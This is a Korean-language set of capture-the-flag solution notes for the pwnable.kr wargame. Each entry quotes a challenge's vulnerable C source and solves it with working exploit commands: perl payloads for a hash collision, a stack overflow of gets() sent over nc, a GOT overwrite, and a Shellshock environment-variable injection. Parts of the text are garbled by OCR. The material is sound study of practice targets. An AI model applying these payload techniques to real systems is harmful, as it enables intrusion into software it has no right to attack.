FD

2015년 7월 1일 수요일 오후 11:37

Mommy! what is a file descriptor in Linux?
ssh fd@pwnable.kr -p2222 (pw:guest)


ssh를 통하여 fd@pwnable.kr 2222포트로 접속한다.
접속해서 ls -al를 통하여 있는 파일 목록을 확인하면
아래 그림처럼 fd.c fd flag파일을 있는 것을 확인 할 수 있다.

```
-r-sr-x---  1 fd2  fd   7322 Jun 11  2014 fd
-rw-r--r--  1 root root  418 Jun 11  2014 fd.c
-r--r-----  1 fd2  root   50 Jun 11  2014 flag
dr-xr-xr-x  2 root root 4096 Aug 20  2014 .irssi
```

파일 중 fd의 파일이 setuid가 걸린 것으로 보아
이 파일을 통하여 fd2소유권을 가진 flag파일을 읽는 것을 요구하는 문제이다.
때문에 fd파일의 소스코드를 가진 fd.c를 확인하여
해당 flag 파일을 읽을 수 있는 방법을 찾아야 할 것 같다.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;

}
```

해당 소스를 확인하면 fd값을 argv[1]의 값을 통하여 지정 할 수 있는 것을 확인 할 수 있다.
argv[1]으로 지정한 fd값을 통하여 read를 하고 read된 값은 buf에 저장되어야 하며,
저장되는 buf값이 LETMEWIN 넣어야 줘야됩니다.
그렇다면 buf 값에 LETMEWIN값을 넣어주기 위해서는
read함수를 통해서 넣어야 되는데, 파일 디스크립터값을 argv[1]값을 통하여 조작 할 수 있으므로
파일 디스크립터 값을 0으로 하여 표준 입력을 받도록 하면 간단하게 해결 될 것 같습니다.
그렇다면 fd 값이 argv[1]-0x1234 로 결정되므로, argv값에 똑같은 0x1234를 넣어주면 됩니다.
주의 할 점은 atoi함수를 통하여 10진수 형태로 값을 변환하기 때문에,
0x1234의 10진수 값을 argv[1]값에 넣어줘야 됩니다.



계산기를 이용하여 hex값 1234를 dec(10진수) 값으로 변환하면

인 것을 확인 할 수 있습니다.

그렇다면 ./fd 4660을 입력하면 fd값을 0으로 만들 수 있습니다.

```
fd@ubuntu:~$ ./fd 4660
```

을 확인하면 표준입력값을 대기하는 것을 확인 할 수 있고

buf값에 LETMEWIN을 넣어야 하므로

LETMEWIN값을 입력해주면 문제를 간단하게 해결 할 수 있습니다.

```
fd@ubuntu:~$ ./fd 4660
LETMEWIN
good job :)
mommy! I think I know what a file descriptor is!!
```

flag값 : mommy! I think I know what a file descriptor is!!

collision

2015년 7월 2일 목요일 오전 12:16

ssh col@pwnable.kr -p2222 를 통하여
접속해서 홈디렉토리의 파일 리스트를 ls -al 를 통하여 확인하면

```
-r-sr-x---  1 col2 col  7341 Jun 11  2014 col
-rw-r--r--  1 root root  555 Jun 12  2014 col.c
-r--r-----  1 col2 col2   52 Jun 11  2014 flag
```

인 것을 확인 할 수 있습니다.
fd 문제로 마찬가지로 flag파일과 setuid가 걸린 col파일이 있습니다.
동일하게 col를 이용하여 col2권한으로 flag 파일을 읽는 것이 이번 문제도 동일한 방법인 것 같습니다. 마찬가지로 col.c의 소스코드를 확인부터 해보았다.

```c
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
        int* ip = (int*)p;
        int i;
        int res=0;
        for(i=0; i<5; i++){
                res += ip[i];
        }
        return res;
}

int main(int argc, char* argv[]){
        if(argc<2){
                printf("usage : %s [passcode]\n", argv[0]);
                return 0;
        }
        if(strlen(argv[1]) != 20){
                printf("passcode length should be 20 bytes\n");
                return 0;
        }

        if(hashcode == check_password( argv[1] )){
                system("/bin/cat flag");
                return 0;
        }
        else
                printf("wrong passcode.\n");
        return 0;
}
```

hashcode와 check_password함수의 리턴값이 일치하면
flag파일을 확인 할 수 있는 것을 알 수 있다.
그렇다면 check_password의 리턴 값을
hashcode=0x21DD09EC의 값과 일치시키도록
인자값을 조절해주면 간단하게 풀릴 것 같다.

간단하게 실행조건이 실행 인자값이 1개이상이여하고,
인자값의 길이가 20이여 된다는 점을 참고하고
check_password함수로 넘어갔다.
check_password 함수는 argv[1]값을 char 포인터형으로 받는다.
그리고 char 포인터형으로 받은 값을 int 포인터 형으로 형변환하여
int 배열을 0~4번 인덱스까지 합하여 값을 리턴한다.
여기서 고려해야 될 점은 char은 1바이트이고 int형은 4바이트인 것을 고려하면
길이 값이 20인 char형은 20바이트 이므로 20바이트를 4바이트로 쪼개서
int 배열로 들어가는 것을 알 수 있다.
즉 20바이트가 5개로 나뉘어서 int값이 된다는 것을 알 수 있다.
따라서 hashcode값과 동일하게 만들기 위해서는
0x21DD09EC를 5로 나누어서 나누어진 값을

hex값으로 5개를 이어 붙여서 넣어주면 쉽게 해결 할 수 있을 것 같다.
0x21DD09EC 값을 10진수로 바꾸면 568134124 값이 나온다.
568134124 값을 5로 나누면 113626824.8으로 정확하게 나누어지지 않는다.
4개의 값은 113626824으로 하고 나머지 한 개 값을113626828으로해서
총 값을 568134124 로 맞춰서 시도해봤다.
113626824 = 0x6C5CEC8
113626828 = 0x6C5CECC
사실 char이기 때문에 문자열 형태로 넣는 것이 본 문제에 취지 인 것 같지만
아스키코드 형태로 넣기에는 너무 번거로움이 있는 것 같아서
perl을 통하여 hex값을 넣어줌으로써 약간의 편법을 이용했다.
최종 대입 값은
./col `perl -e 'print "₩xc8₩xce₩xc5₩x06₩xc8₩xce₩xc5₩x06₩xc8₩xce₩xc5₩x06₩xc8₩xce₩xc5
₩x06₩xcc₩xce₩xc5₩x06"'` 으로 넣었고 hex대입 시 리눅스의 시스템이 리틀엔디안임을 감안하여 대
입했다.

```
col@ubuntu:~$ ./col `perl -e 'print "\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xc8\xce\xc5\x06\xcc\xce\xc5\x06"'`
daddy! I just managed to create a hash collision :)
```

flag 값 : daddy! I just managed to create a hash collision :)

bof

2015년 7월 2일 목요일 오전 2:42

Download : http://pwnable.kr/bin/bof
Download : http://pwnable.kr/bin/bof.c

두 개의 파일을 제공해주고

Running at : nc pwnable.kr 9000d

으로 적힌 것으로 보아 해당 bof파일이 nc를 통하여 실행되는 것으로 추측된다.

telnet이나 nc를 통하여 pwnable.kr 포트9000으로 접속하면 bof 파일이 실행되는 것을 확인 할 수 있었다.

문제는 bof.c파일을 확인 해보면 일반적인

bof 문제로

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       // smash me!
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

func 함수에서 overflowme라는 변수를 이용해서 gets를 통하여 bof를 발생 시킬 수 있다.

이번 문제에서는 ret값을 변조하는 것이 아닌

인자값으로 넘어온 key값을 변조하는 것으로

일반적으로 함수를 호출 할 때 인자 전달 방식에 따라서

스택에서 인자값의 위치는 ebp+8이 일반적이다.

따라서 익스플로잇을 작성해보면

[overflowme] + [sfp] + [ret] + [key]
32byte 4byte 4byte 4byte

총 40byte를 덮고 key값 4바이트를 cafebabe값으로 overwrite 시켜주면 해결 될 것으로 추측된다.

정확한 하게 분석하기 위해서는 제공된 bof파일을 gdb를 통하여 확인하면 되지만

지역변수의 dummy값만 고려하면 되므로 굳이 gdb를 이용 할 필요성은 없어보인다.

40byte + 4~16byte 정도로 블루트 포싱으로 해결 될 것 같아서 시도 해보았다.

```
jung@ubuntu:~/Desktop$ (perl -e 'print "A"x40,"\xbe\xba\xfe\xca"';cat)| nc pwnable.kr 9000
cat flag
*** stack smashing detected ***: /home/bof/bof terminated

jung@ubuntu:~/Desktop$ (perl -e 'print "A"x44,"\xbe\xba\xfe\xca"';cat)| nc pwnable.kr 9000
cat flag
*** stack smashing detected ***: /home/bof/bof terminated

jung@ubuntu:~/Desktop$
jung@ubuntu:~/Desktop$ (perl -e 'print "A"x48,"\xbe\xba\xfe\xca"';cat)| nc pwnable.kr 9000
cat flag
*** stack smashing detected ***: /home/bof/bof terminated

jung@ubuntu:~/Desktop$ (perl -e 'print "A"x52,"\xbe\xba\xfe\xca"';cat)| nc pwnable.kr 9000
cat flag



cat flag
daddy, I just pwned a buFFer :)
```

더미 값이 12byte인 것을 확인과 동시에 flag값을 얻을 수 있었다.

flag

2015년 7월 4일 토요일 오전 1:24

```
koffg616@localhost:~/2015$ file flag
flag: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, stripped
```

주어진 파일을 확인해보니

64비트 elf 파일이었다.

```
koffg616@localhost:~/2015$ ./flag
I will malloc() and strcpy the flag there. take it.
```

실행 결과 malloc으로 공간을 할당 받고

strcpy를 통하여 flag값을 해당 영역으로 복사한다고 적혀있는 것을 보아

데이터영역에 저장된 flag값을 gdb를 통해서 분석을 요구하는 것으로 보인다.

gdb를 살펴보자.

```
gdb-peda$ info functions
All defined functions:
gdb-peda$ disa
disable      disassemble
gdb-peda$ disas main
No symbol table is loaded.  Use the "file" command.
```

살펴본 결과. 심볼파일이 없어서인지 파일 내부를 볼 수 없었다.

그렇다면 파일 내부에 저장된 flag 스트링값만 찾아내면 되므로

strings 명령어를 이용해서 살펴보았다.

```
2B)=
l\a}
_M]h
Upbrk
makBN
su`"]R
UPX!
UPX!
koffg616@localhost:~/2015$
```

strings 명령어를 통하여 flag 파일 확인 한 결과 UPX로 패킹 된 것을 확인했고

```
koffg616@localhost:~/2015$ upx -d flag
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2013
UPX 3.91        Markus Oberhumer, Laszlo Molnar & John Reiser   Sep 30th 2013

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    887219 <-    335288   37.79%  linux/ElfAMD   flag

Unpacked 1 file.
```

upx패커를 이용하여 즉시 언패킹을 시도했다.

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x0000000000401164 <+0>:     push   rbp
   0x0000000000401165 <+1>:     mov    rbp,rsp
   0x0000000000401168 <+4>:     sub    rsp,0x10
   0x000000000040116c <+8>:     mov    edi,0x496658
   0x0000000000401171 <+13>:    call   0x402080 <puts>
   0x0000000000401176 <+18>:    mov    edi,0x64
   0x000000000040117b <+23>:    call   0x4099d0 <malloc>
   0x0000000000401180 <+28>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000401184 <+32>:    mov    rdx,QWORD PTR [rip+0x2c0ee5]        # 0x6c2070 <flag>
   0x000000000040118b <+39>:    mov    rax,QWORD PTR [rbp-0x8]
   0x000000000040118f <+43>:    mov    rsi,rdx
   0x0000000000401192 <+46>:    mov    rdi,rax
   0x0000000000401195 <+49>:    call   0x400320
   0x000000000040119a <+54>:    mov    eax,0x0
   0x000000000040119f <+59>:    leave
   0x00000000004011a0 <+60>:    ret
```

gdb를 통하여 flag의 위치를 확인해보았다.

main+32에서 flag값을 rdx로 넘기는 것을 볼 수 있다.

해당 바로 아래 main+39에 브레이크 포인트를 걸고

rdx의 값을 확인해보았다.

```
RAX: 0x6c96b0 --> 0x0
RBX: 0x401ae0 (<__libc_csu_fini>:       push   rbx)
RCX: 0x8
RDX: 0x496628 ("UPX...? sounds like a delivery service :)")
RSI: 0x0
RDI: 0x4
RBP: 0x7fffffffe4f0 --> 0x0
RSP: 0x7fffffffe4e0 --> 0x401a50 (<__libc_csu_init>:    push   r14)
RIP: 0x40118b (<main+39>:       mov    rax,QWORD PTR [rbp-0x8])
```

rdx값에 flag값이 있는 것을 확인 할 수 있다.

perl -e 'print "A"x96 . "₩x18₩xa0₩x04₩x08" . "134514147₩n" . "f₩n"' | ./passcode

passcode

2015년 7월 4일 토요일 오전 1:37

```c
#include <stdio.h>
#include <stdlib.h>

void login(){
        int passcode1;
        int passcode2;

        printf("enter passcode1 : ");
        scanf("%d", passcode1);
        fflush(stdin);

        // ha! mommy told me that 32bit is vulnerable to bruteforcing :)
        printf("enter passcode2 : ");
        scanf("%d", passcode2);

        printf("checking...\n");
        if(passcode1==338150 && passcode2==13371337){
                printf("Login OK!\n");
                system("/bin/cat flag");
        }
        else{
                printf("Login Failed!\n");
                exit(0);
        }
}

void welcome(){
        char name[100];
        printf("enter you name : ");
        scanf("%100s", name);
        printf("Welcome %s!\n", name);
}

int main(){
        printf("Toddler's Secure Login System 1.0 beta.\n");

        welcome();
        login();

        // something after login...
        printf("Now I can safely trust you that you have credential :)\n");
        return 0;
}
```

소스를 확인해보면 passcode1과 passcode2가 정해진 값에 일치하면 flag값을 확인 할 수 있다.
scanf를 통해서 해당 변수에 원하는 값을 넣으려고 보니
&연산자 없이 대입하는 것을 확인 할 수 있다.
초기화되지 않은 passcode1과 2는 무작위 주소에 값을 저장하게 된다.
이를 해결 할 방법이
welcome함수에서 찾을 수 있다.
함수의 실행순서가 welcome -> login 이므로
welcome 함수에서 name변수에 100바이트 크기의 문자열 값을 대입하면
passcode변수에 값을 조절 할 수 있다.
passcode1과 2가 초기화 하지 않기 때문에 name에서 한 번 저장된 값은
passcode1과 2의 저장영역이 할당되어도 그대로 남게 된다.
따라서 name변수에 저장된 값이 passcode1과 2에 할당된 영역에 초기화 되지 않고

그대로 놓여있을 수 있다.
때문에 name변수에 값을 대입 할 때 passcode1 과 2변수의 조건에 맞게 대입해주면 된다.
정확한 주소를 찾기 위해서 gdb를 이용해서 찾아보았다.
분석결과
name에 100바이트를 끝 4바이트가 passcode1 변수와 동일한 주소에 할당되는 것을 확인했다.
안타깝게 passcode2의 값을 조절 할 수 없는 문제가 있다.
이를 해결하기 위해서 처음에는 bruteforcing을 할 생각이었다.
랜덤 범위가 너무 큰 것을 보아. 오래 걸릴 것 같아서
다른 방법을 생각해보았다. passcode1의 값을 조절 할 수 있으므로,
해당 passcode1에 원하는 주소값을 넣어주면 해당 주소에 scanf를 통해서
값을 대입 할 수 있다. 이를 got overwriting로 이용할 수 있을 것 같고
마침 code영역에 flag값을 실행하는 함수값이 있어서
해당 영역에 exit()함수의 GOT를 login에서의 system함수의 주소로 overwriting 시켰다.

```
0x080485e3 <+127>:   movl   $0x80487af,(%esp)
0x080485ea <+134>:   call   0x8048460 <system@plt>
```

```
   0x08048604 <+160>:   call   0x8048480 <exit@plt>
End of assembler dump.
(gdb) x/i 0x8048480
   0x8048480 <exit@plt>:        jmp    *0x804a018
```

0x804a018주소에 0x080485e3으로 값을 변조하면 exit함수가 실행 될 때
flag파일을 cat하는 system함수를 호출 할 수 있다.

```
passcode@ubuntu:~$ perl -e 'print "A"x96 . "\x18\xa0\x04\x08" . "134514147\n" . "f\n"' | ./passcode
Toddler's Secure Login System 1.0 beta.
enter you name : Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
enter passcode1 : enter passcode2 : checking...
Login Failed!
Sorry mom.. I got confused about scanf usage :(
Now I can safely trust you that you have credential :)
```

그 결과 flag값을 알 수 있다.

random

2015년 7월 4일 토요일 오전 1:52

```c
#include <stdio.h>

int main(){
        unsigned int random;
        random = rand();        // random value!

        unsigned int key=0;
        scanf("%d", &key);

        if( (key ^ random) == 0xdeadbeef ){
                printf("Good!\n");
                system("/bin/cat flag");
                return 0;
        }

        printf("Wrong, maybe you should try 2^32 cases.\n");
        return 0;
}
```

위 소스에서 rand함수를 호출하여 해당 random값에 따라 key값을 xor 연산하여 deadbeef 값과 동일하면 flag값을 호출한다.

rand()함수에 시드 값이 없으므로, 매 실행할 때마다 동일한 값 순서로 rand값이 정해진다.

따라서 rand함수의 반환값만 알면 손쉽게 문제를 풀 수 있다.

gdb를 통하여 구할 수도 있고 함수 호출을 추적할 때 쓰는 ltrace를 이용하면 간단하게 반환값을 구할 수 있다.

해당 값으로 deadbeef가 나오도록 key 값을 정해주면 된다.

mistake

2015년 7월 4일 토요일 오전 1:58

```c
#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
        int i;
        for(i=0; i<len; i++){
                s[i] ^= XORKEY;
        }
}

int main(int argc, char* argv[]){

        int fd;
        if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
                printf("can't open password %d\n", fd);
                return 0;
        }

        printf("do not bruteforce...\n");
        sleep(time(0)%20);

        char pw_buf[PW_LEN+1];
        int len;
        if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
                printf("read error\n");
                close(fd);
                return 0;
        }

        char pw_buf2[PW_LEN+1];
        printf("input password : ");
        scanf("%10s", pw_buf2);

        // xor your input
        xor(pw_buf2, 10);

        if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
                printf("Password OK\n");
                system("/bin/cat flag\n");
        }
        else{
                printf("Wrong Password\n");
        }

        close(fd);
        return 0;
}
```

소스를 확인하면 힌트에 주어진 것 처럼 연산자의 우선순위를 실수하여

```c
if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
        printf("can't open password %d\n", fd);
        return 0;
}
```

fd에 대입하는 = 연산자보다 <이 더 우선순위가 높아서

연산 결과 거짓으로 0이 나오게 된다.

따라서 fd값은 0으로 들어가게 되고
표준입력 파일 디스크립터로 pw_buf값에 내가 원하는 값을 대입 할 수 있게 된다.
따라서 내가 원하는 값을 대입하고 pw_buf2도 내가 원하는 값을 대입 할 수 있으므로
xor된 값이 일치하도록 10개의 값을 넣어주면 손쉽게 풀 수 있다.
1과 xor연산 하므로 첫짼자리가 1이면 0이 되므로 -1값이 감소하게 된다.
따라서 bbbbbbbbbb 과 ccccccccc을 넣어주면 손쉽게 해결 할 수 있다.

shellshock

2015년 7월 4일 토요일 오전 2:05

>>>> CVE-2014-6271 <<<<<

bash 는 쉘 변수 뿐만 아니라 쉘 함수도 다른 bash 인스턴스로 Exporting 하는 것이 가능하다고 합니다.
그렇게 하기 위해, Environment 를 통해 새롭게 추가된 함수정의(definition)를 전파하기 위해 함수이름으로 환경변수를 만들고 그 변수 안에 "() {" 로 시작하는 함수 내용을 정의합니다.

```
[환경변수]='() { return; };'
```

그런데, 취약한 버전의 bash 구현의 경우, 다음과 같이 함수정의 뒤에 임의의 명령을 추가하면 bash 프로세스에서 해당 환경변수를 임포트할 때 끝에 추가된 명령까지 같이 실행하게 됩니다.

```
[환경변수]='() { return; }; [임의의 명령]'
```

위에 형식대로

export x='() { echo ''; }; /bin/cat flag' 이렇게하면 원래 배쉬쉘에 취약점이있다면


실행되어야 하지만 배쉬쉘의 버전이 쉘쇼크의 취약점이 없는 상위 버전인 것을 확인 할 수 있다.

따라서 ./shellshock 파일을 실행하면 flag값을 얻을 수 있다.

```
shellshock@ubuntu:~$ ./shellshock
only if I knew CVE-2014-6271 ten years ago..!!
```

coin1

2015년 7월 4일 토요일 오전 1:16



nc 9007포트로 접속하면 위와 같은 그림 처럼
게임의 규칙이 나온다.
가짜 동전은 무게가 9이고 정상 동전은 10인것을 통하여
동전 번호를 서버에게 보내면 입력된 동전의 번호들의 무게의 합을 서버에서 응답해준다.


문제에서 요구하는 사항은 가짜 동전을 C번째 선택에서 찾아내면 된다.
총 100번을 찾아야 하며 30초내에서 해결해야 하므로
소켓프로그래밍을 요구하는 것을 알 수 있다.
그래서 위 조건에 맞게 소캣 프로그래밍을 제작했다.
먼저 아이디어는 분할정복 방식으로
동전 번호를 절반으로 나누어서 동전의 개수의 *10 인지
아니면 동전갯수 * 10 - 1 인지를 구별하여
동전이 위치하고 있는 그룹을 구별하는 방식으로
이진탐색 알고리즘을 이용해서 구해볼 것이다.

```
import socket
import time

def nummake(start,end):
        s=''
```

```
        strlist=[]
        for i in range(start,end+1):
                s += str(i) + ' '
        return s + '₩n'

def binsearching(start, end, count) :
        if((start==end) and (count==c)) :
                sc.send(str(start)+'₩n');
                count+=1
                recvdata=sc.recv(1024)
                return recvdata;
        mid = (start+end)/2
        s=nummake(start,mid)
        sc.send(s)
        count+=1
        weight=sc.recv(1024)
        result = (mid-start+1)*10-1
        if(int(weight)==result):
                return binsearching(start,mid,count)
        else :
                return binsearching(mid+1,end,count)

HOST='pwnable.kr'
PORT=9007
sc= socket.socket(socket.AF_INET)
sc.connect((HOST,PORT))

data=sc.recv(2014)
print data
time.sleep(4)
for i in range(101):
        if i==100 :
                data=sc.recv(128)
                print data
        data=sc.recv(128)
        result = data.split(' ',1)
        n = int(result[0].split('=',1)[1])
        c = int(result[1].split('=',1)[1])
        start = 1
        end = n
        data = binsearching(start, end, 0)
        print data
```

위와 같은 소스코드를 이용해서 적용했지만

시간 초과가 발생했다.
이를 해결 하기 위해서
pwnable.kr의 서버에 ssh로 접속하여
스크립트의 nc 주소를 localhost로 지정하고
localost에서 위 있는 스크립트를 실행했다.
결과는 성공적으로 나왔다.



blackjack

2015년 7월 4일 토요일 오전 2:18

블랙잭 게임을 구현한 코드이다.
해당 게임에서 돈을 많이 벌게 되면 이기는 게임으로 보인다.

특별하게 무조건 이길 수 있는 방법을 찾아보려 했지만
그런 방법도 없고
지속적인 대입으로 우연으로 게임에서 연속해서 이겨서 돈을 얻을 수 있게
프로그래밍을 하려고 했지만 컴터가 이길 확률이 높은 것으로 보아서
이 방법도 좋지 못한 방법인 것 같다.

베팅에서 오류가 발생하는지 소스코드를 확인하다가
배팅금액이 현재 보유 금액보다 크게 입력되는 것을 검사하지만
음수값을 검사하지 않는 것을 확인하고
음수 값을 대입하니까 게임에서 되면 돈이 + 되는 버그를 발견했다.
배팅에서 -를 통하여 큰 돈을 얻어서 flag값을 얻을 수 있었다.

lotto

2015년 7월 3일 금요일 오전 3:29

```
void play(){

        int i;
        printf("Submit your 6 lotto bytes : ");
        fflush(stdout);

        int r;
        r = read(0, submit, 6);

        printf("Lotto Start!\n");
        //sleep(1);

        // generate lotto numbers
        int fd = open("/dev/urandom", O_RDONLY);
        if(fd==-1){
                printf("error. tell admin\n");
                exit(-1);
        }
        unsigned char lotto[6];
        if(read(fd, lotto, 6) != 6){
                printf("error2. tell admin\n");
                exit(-1);
        }
        for(i=0; i<6; i++){
                lotto[i] = (lotto[i] % 45) + 1;         // 1 ~ 45
        }
        close(fd);

        // calculate lotto score
        int match = 0, j = 0;
        for(i=0; i<6; i++){
                for(j=0; j<6; j++){
                        if(lotto[i] == submit[j]){
                                match++;
                        }
                }
        }

        // win!
        if(match == 6){
                system("/bin/cat flag");
        }
        else{
                printf("bad luck...\n");
        }

}
```

소스 코드를 확인해보면 play함수에서

입력한 값(submit) 과 랜덤 값을 읽은 lotto의 값이 6개 모두 일치하면

flag값을 얻을 수 있다. 특이한 점으로 랜덤으로 얻은 값을 %45+1함으로써

lotto의 랜덤 값을 1~45로 지정했고

%45를 함으로써 아스킬코드 숫자가 아닌 바이너리 값의 숫자인 것을 알 수 있다.

이를 bluteforcing하여 값을 대입하다보면

적은 시도로도 flag값을 얻을 수 있는 것을 확인 할 수 있다.

```
lotto@ubuntu:~$ (perl -e 'print "1","\x0a"'; perl -e 'print "\x01\x01\x01\x01\x01\x01\x0a"';cat) | ./lotto
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
```

leg

2015년 7월 5일 일요일 오후 6:18

```
   0x00008cd4 <+0>:   push   {r11}          ; (str r11, [sp, #-4]!)    // 프롤로그
   0x00008cd8 <+4>:   add    r11, sp, #0                               // 프롤로그
   0x00008cdc <+8>:   mov    r3, pc                                    // r3에 pc레지스터값을 넣
습니다.
                                                                      // pc=8ce4
   0x00008ce0 <+12>:  mov    r0, r3                                    //  r0에 r3값을 넣습니다. R3
=8ce4
   0x00008ce4 <+16>:  sub    sp, r11, #0                               // 에필로그
   0x00008ce8 <+20>:  pop    {r11}          ; (ldr r11, [sp], #4)      // 에필로그
   0x00008cec <+24>:  bx     lr                                        // 에필로그
```

key1 : 8ce4

```
   0x00008cfc <+12>:  add    r6, pc, #1                                // r6에 pc+1값을 넣는다.
r6 = 8d04+1
   0x00008d00 <+16>:  bx     r6                                        // r6의 주소값으로 jmp
   0x00008d04 <+20>:  mov    r3, pc          r3=8d08                   // r3에 PC의 값을 넣는다.
   0x00008d06 <+22>:  adds   r3, #4          r3=8d0c                   // r3의 값에서 4를 더한다.
   0x00008d08 <+24>:  push   {r3}                                      // r3의 값을 스택에 push한
다.
   0x00008d0a <+26>:  pop    {pc}            pc = 8d0c                 // 스택에서 r3의 값을 pop
하여 pc값에 넣는다.
   0x00008d0c <+28>:  pop    {r6}            ; (ldr r6, [sp], #4)
   0x00008d10 <+32>:  mov    r0, r3                                    // r0에 r3의 값을 넣는다.
```

key2 : 8d0c

```
   0x00008d20 <+0>:   push   {r11}          ; (str r11, [sp, #-4]!)   // 프로롤그
   0x00008d24 <+4>:   add    r11, sp, #0                               // 프로롤그
   0x00008d28 <+8>:   mov    r3, lr          r3= 8d80                  // 리턴주소를 r3에 넣는다.
   0x00008d2c <+12>:  mov    r0, r3          r0=8d80                   // 리턴주소를 r0에 넣는다.
   0x00008d30 <+16>:  sub    sp, r11, #0                               // 에필로그
   0x00008d34 <+20>:  pop    {r11}          ; (ldr r11, [sp], #4)      // 에필로그
   0x00008d38 <+24>:  bx     lr                                        // 에필로그
```

